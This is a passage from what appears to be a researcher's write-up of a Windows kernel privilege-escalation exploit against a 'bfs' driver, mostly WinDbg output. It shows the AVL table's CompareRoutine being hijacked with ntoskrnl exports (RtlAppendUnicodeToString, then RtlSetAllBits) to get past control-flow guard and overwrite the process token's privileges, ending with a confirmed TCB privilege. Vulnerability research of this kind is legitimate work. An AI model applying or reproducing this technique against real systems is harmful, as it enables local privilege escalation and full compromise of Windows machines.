nt!_RTL_AVL_TABLE

+0x000 [BalancedRoot](#) : _RTL_BALANCED_LINKS

+0x020 OrderedPointer : (null)

+0x028 WhichOrderedElement : 0

+0x02c NumberGenericTableElements : 1

+0x030 DepthOfTree : 0

+0x038 RestartKey : (null)

+0x040 DeleteCount : 0

+0x048 [CompareRoutine](#) : **0x00007ff7`a91b3638**

_RTL_GENERIC_COMPARE_RESULTS +7ff7a91b3638

+0x050 [AllocateRoutine](#) : (null)

+0x058 [FreeRoutine](#) : (null)

+0x060 TableContext : (null)

1: kd> u 0x00007ff7`a91b3638 l1

```

00007ff7`a91b3638 e973450000 jmp 00007ff7`a91b7bb0
1: kd> .reload /f bfstest.exe
*** WARNING: Unable to verify checksum for BfsTest.exe
1: kd> u 00007ff7`a91b7bb0
BfsTest!KernelCallback [C:\Work\vsproj\BfsTest\BfsTest\BfsTest.cpp @ 539]:
00007ff7`a91b7bb0 4c89442418 mov qword ptr [rsp+18h],r8
00007ff7`a91b7bb5 4889542410 mov qword ptr [rsp+10h],rdx
00007ff7`a91b7bba 48894c2408 mov qword ptr [rsp+8],rcx
...
rax=00007ff7a91b3638 rbx=0000000000000000 rcx=0000016fc82ae110
rdx=ffff28fe79c7070 rsi=0000000000000000 rdi=0000016fc82ae110
rip=ffff80369e30615 rsp=ffff28fe79c7020 rbp=ffff28fe79c7070
r8=0000000000000020 r9=ffff28fe79c70e0 r10=ffff80369e305e0
r11=ffff28fe79c74f0 r12=ffff28fe79c7548 r13=0000000000000002
r14=ffff28fe79c7548 r15=ffffa909aef5d7a8
iopl=0 nv up ei pl nz na pe nc
cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040202
nt!RtlLookupElementGenericTableAvl+0x35:
ffff803`69e30615 e8a6151f00 call nt!guard_dispatch_icall (ffff803`6a021bc0)
...
nt!guard_icall_bugcheck+0x19:
ffff803`6a021b29 e80251ffff call nt!KeBugCheckEx (ffff803`6a016c30)

```

We can see that it goes into the **guard_dispatch_icall** with **BfsTest!KernelCallback** as its param, normally my **KernelCallback** function should be called in **guard_dispatch_icall**, but finally it goes into the **guard_icall_bugcheck**, when I review the disassemble code of **guard_dispatch_icall**, it checks the address of the function, if the function comes from the user mode, it will jump to **guard_icall_bugcheck** to trigger the bugcheck.

In this case, we can not use a function that comes from user mode, we have to use a function from the kernel area. If I do not want to use the function whose address is calculated by hardcoded offset from kernel module base, it has poor compatibility, then the functions which I can use narrow to the all export functions from **ntoskrnl** and the export functions of other kernel drivers. I prefer to the functions from **ntoskrnl**.

Take a look at the prototype of the function **CompareRoutine**,
Int RTL_AVL_COMPARE_ROUTINE(struct _RTL_AVL_TABLE* Table, PVOID FirstStruct, PVOID SecondStruct);

- The First Param **Table** comes from **Storage->FirstVolumeEntry.Directory.VolumeTable.AvlTable**, I can partially control it, why partially, I will explain later.

- 2nd, It is PUNICODE_STRING*, it points to a volume name, like "\Device\HarddiskVolume3", but remember it is not a PUNICODE_STRING, it is a **PUNICODE_STRING***, or UNICODE_STRING**
- 3th, is RTL_BALANCED_LINKS* pointers come from the table->BalancedRoot, the structure as follows.

```
struct _RTL_BALANCED_LINKS
{
    struct _RTL_BALANCED_LINKS *Parent;
    struct _RTL_BALANCED_LINKS *LeftChild;
    struct _RTL_BALANCED_LINKS *RightChild;
    CHAR Balance;
    UCHAR Reserved[3];
};
```

What we have now.

- A Table pointer which was allocated from my test process, it is a user mode heap.
- A carefully selected export function from ntoskrnl.

What we want.

- Modifying some content in the token object of my test process, I can get the address of the token object from user mode, and put it in the Table structure, it is not a problem.
- This one is also very important, that is to let it safely exit from the above call chain. Even though I can elevate the privilege, but if I can not return properly, and make the system crash, it is not meaningful. That is the reason why I can only partially control the param1 and param3, if I fully messed them up for modifying the system data, there is no way to exit securely.

After I balance the above situation, at the moment I selected the RtlAppendUnicodeToString(PUNICODE_STRING Destination, PCWSTR Source) function as the target function, and take the table struct as a unicode_string, and fill the (unicode_string*)table->buffer with the address that needs to be modified. The debugging info as follows:

```
rax=ffff80369ef5140 rbx=000001930841cb60 rcx=000001930840eaa0
rdx=ffff28fe7c57070 rsi=0000000000000000 rdi=000001930840eaa0
```

...

nt!RtlAppendUnicodeToString:

```
ffff803`69ef5140 48896c2418 mov qword ptr [rsp+18h],rbp
ss:0018:ffff28f`e7c57030=ffff28fe7c57040
```

3: kd> .process

Implicit process is now **ffffcf89`adc94080**

3: kd> !process **ffffcf89`adc94080**

PROCESS fffffcf89adc94080

SessionId: 1 Cid: 23a8 Peb: [8fabf61000](#) ParentCid: [0f3c](#)

```

DirBase: 0d51a000 ObjectTable: ffffa909b0ef09c0 HandleCount: 149.
Image: BfsTest.exe
VadRoot ffffcf89acb34300 Vads 50 Clone 0 Private 1029. Modified 20. Locked 0.
DeviceMap ffffa909acfe0be0
Token fffffa909acfd18f0
....

```

```

3: kd> dt _token ffffa909acfd18f0
nt!_TOKEN
..
+0x040 Privileges : _SEP_TOKEN_PRIVILEGES
..
3: kd> dt _SEP_TOKEN_PRIVILEGES ffffa909acfd18f0+40
nt!_SEP_TOKEN_PRIVILEGES
+0x000 Present : 0x00000006`02880000
+0x008 Enabled : 0x00000006`02880000
+0x010 EnabledByDefault : 0x40800000

```

```

3: kd> dq fffff28fe7c57070 l4
fffff28f`e7c57070 ffffa909`ae2197e8 00000000`00000000
fffff28f`e7c57080 00000000`00000000 00000000`00000000
3: kd> dS ffffa909`ae2197e8
ffffa909`ae219850 "\Device\HarddiskVolume3"

```

```

3: kd> pt
nt!RtlAppendUnicodeToString+0x9c:
fffff803`69ef51dc c3 ret
3: kd> dt _SEP_TOKEN_PRIVILEGES ffffa909acfd18f0+40
nt!_SEP_TOKEN_PRIVILEGES
+0x000 Present : 0xfffffa909`ae2197e8
+0x008 Enabled : 0x00000006`02880000
+0x010 EnabledByDefault : 0x40800000

```

We can see after RtlAppendUnicodeToString returned, the privilege was changed to **0xfffffa909`ae2197e8**, actually it is the address of volume name, it is not perfect, because the value of the **Present** should be **0x00000001ff2ffffbc**, this comes from the value of the system process, it is all privilege that can be granted to a process, the **0xfffffa909`ae2197e8** means that I only can get part of full privileges, and it is the address of a unicode_string, it is volatile, maybe next time or in other systems, it changes to other address, make the granted privileges unstable.

To be continued, I will try to find a better solution to improve exploitation.

3/4/2025 updates.

In BuildStroage function, I used RtlSetAllBits() to replace RtlAppendUnicodeToString(), now I can get all privileges. The debugging information as follows:

```
2: kd> kc
# Call Site
00 nt!RtlSetAllBits
01 nt!RtlLookupElementGenericTableAvl
02 bfs!BfsLocateDirectory
03 bfs!BfsOpenVolume
04 bfs!BfsAddOrModifyEntry
05 bfs!BfsProcessSetPolicyRequest
06 bfs!BfsDeviceIoControl
07 nt!IoCallDriver
08 nt!IoPynchronousServiceTail
09 nt!IoPxxxControlFile
0a nt!NtDeviceIoControlFile
0b nt!KiSystemServiceCopyEnd
0c ntdll!NtDeviceIoControlFile
0d BfsTest!SendSetPolicyRequest
2: kd> !process
PROCESS ffffcf89ade540c0
  SessionId: 1 Cid: 2218 Peb: 2b50ad3000 ParentCid: 0f3c
  DirBase: 0ad21000 ObjectTable: ffffa909b0f25380 HandleCount: 149.
  Image: BfsTest.exe
  VadRoot ffffcf89ad903340 Vads 50 Clone 0 Private 868. Modified 20. Locked 0.
  DeviceMap ffffa909acfe0be0
  Token ffffa909b0c1b060
  ...


2: kd> dt _token ffffa909b0c1b060
nt!_TOKEN
...
+0x040 Privileges : _SEP_TOKEN_PRIVILEGES
...

2: kd> dt _SEP_TOKEN_PRIVILEGES ffffa909b0c1b060+40
nt!_SEP_TOKEN_PRIVILEGES
+0x000 Present : 0x00000006`02880000
+0x008 Enabled : 0x800000
+0x010 EnabledByDefault : 0x40800000

2: kd> pt
nt!RtlSetAllBits+0x4f:
ffff803`69e266bf c3 ret
2: kd> dt _SEP_TOKEN_PRIVILEGES ffffa909b0c1b060+40
nt!_SEP_TOKEN_PRIVILEGES
+0x000 Present : 0xffffffff`ffffffff
```

+0x008 **Enabled** : 0xffffffff`ffffffff
 +0x010 EnabledByDefault : 0x40800000

Because the privilege is **0xffffffff`ffffffff**, beyond the Maximum privilege 0x0000001ff2ffffbc, so the command “**whoami /all**” does not work, you can check it in process security tab by the ProcessExplorer.exe



And to check if I really got the Tcb Privilege, it is very high privilege, I added CheckTcbPrivilege() functions in my test program, it call NtDrawText(NULL)

```
__int64 __fastcall NtDrawText(PUNICODE_STRING Text)
{
```

```
...

PreviousMode = KeGetCurrentThread()->PreviousMode;
if ( !SeSinglePrivilegeCheck(SeTcbPrivilege, PreviousMode) )
    return 0xC0000061i64;
if ( !Text )
    return 0xC000000Di64;

...
}
```

The return error code is 0xC000000D, which means it passed the TCB privilege check `SeSinglePrivilegeCheck(SeTcbPrivilege, PreviousMode)`, failed on `if ( !Text )`.